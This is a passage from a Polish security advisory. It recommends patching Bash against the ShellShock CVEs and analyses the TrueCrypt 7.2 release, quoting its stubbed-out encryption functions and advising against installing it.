Powyższa lista nie wyczerpuje potencjalnie podatnych usług ze względu na różnice występujące pomiędzy dystrybucjami Linux oraz szczegółami konfiguracyjnymi usług sieciowych. Zalecamy przeprowadzenie praktycznej weryfikacji stanu bezpieczeństwa sieci.

5.1.3 Rekomendacje

Zalecamy natychmiastową aktualizację powłoki Bash, oraz stałe monitorowanie występowania nowych błędów powiązanych z nazwą ShellShock.

5.1.4 Dodatkowe informacje

Identyfikatory CVE i podatne wersje:

1. CVE-2014-6271: do gałęzi 4.3
2. CVE-2014-6277: do 4.3 bash43-026
3. CVE-2014-6278: do 4.3 bash43-026
4. CVE-2014-7169: do 4.3 bash43-025
5. CVE-2014-7186: do 4.3 bash43-026
6. CVE-2014-7187: do 4.3 bash43-026

5.2 Co się stało z projektem TrueCrypt?

Przez ostatnie dwa dni trwa w internecie debata na temat możliwych przyczyn niezapowiedzianego zamknięcia projektu TrueCrypt. Strona truecrypt.org de facto przestała istnieć i kieruje cały ruch na stronę domową projektu umieszczoną na SourceForge (http://truecrypt.sourceforge.net/). Umieszczono tam szczegółowe instrukcje dotyczące migracji użytkowników do platformy BitLocker dostępnej na platformach Windows już od edycji Vista, w zależności od posiadanej licencji. Jednocześnie, upubliczniona została nowa wersja aplikacji (7.2), usunięto historię z repozytorium oraz wersje archiwalne strony web.archive.org, jak i poprzednie wersje plików binarnych z SourceForge.

5.2.1 Czy TrueCrypt jest niebezpieczny?

Niezależnie od przyczyn zamknięcia projektu, uzasadnione obawy budzi wydanie nowej wersji projektu. Pobieżnie analizując kod źródłowy doszliśmy do wniosku, że jedyną rolą TrueCrypt 7.2 jest umożliwienie odszyfrowania wcześniej zaszyfrowanych kontenerów, natomiast funkcje odpowiedzialne za przeprowadzenie szyfrowania zostały usunięte i zastąpiono je zaślepkami:

Common/BootEncryption.cpp: 1862:

```
void BootEncryption::CheckRequirements ()
{
	AbortProcess ("INSECURE_APP");
}
```

Common/BootEncryption.cpp: 2233:

```
void BootEncryption::PrepareHiddenOSCreation (int ea, int mode, int pkcs5)
{
	AbortProcess ("INSECURE_APP");
}
```

Dodano również szereg komunikatów informujących o ryzyku związanym z wykorzystaniem aplikacji:

Common/Language.xml: 239:

```
<control lang="en" key="IDT_INSECURE_APP">WARNING: Using TrueCrypt is not
secure</control>
```

Natomiast całe bloki kodu związane z szyfrowaniem zostały usunięte, jak na przykład Common/BootEncryption.cpp, linie 2248 – 2300, BootEncryption::PrepareInstallation. Pozostałe, udostępnione zmiany sugerują przeprowadzanie zwykłych prac konserwacyjnych kodu źródłowego.

5.2.2 Instalacja

Mimo udostępnienia wersji binarnej projektu oraz podpisania jej we właściwy sposób, **nie zalecamy instalacji nowej wersji**. Ze względu na istniejące kontrowersje, nie mamy pewności czy klucz prywatny autorów nie został skompromitowany, oraz czy wynikowa wersja aplikacji jest rzeczywiście wersją z udostępnionych źródeł.

Należy również pamiętać o tym, że upubliczniony raport z analizy kodu źródłowego nie dotyczył bezpieczeństwa kryptograficznego TrueCrypt.

5.2.3 Dodatkowe informacje

- Różnice zmian w ostatniej wersji (7.2): https://github.com/warewolf/truecrypt/compare/master%E2%80%A67.2#diff-889688bf127e7a198f80cbcec61c9571L16
- Raport z pierwszego etapu analizy kodu źródłowego TrueCrypt 7.1a: https://opencryptoaudit.org/reports/iSec_Final_Open_Crypto_Audit_Project_TrueCrypt_Security_Assessment.pdf

5.2.4 Zalecenia

Do czasu pojawienia się wyjaśnień lub analizy zmian w repozytorium TrueCrypt, zalecamy zignorowanie strony, zaleceń oraz nie instalowanie wydanej wersji 7.2.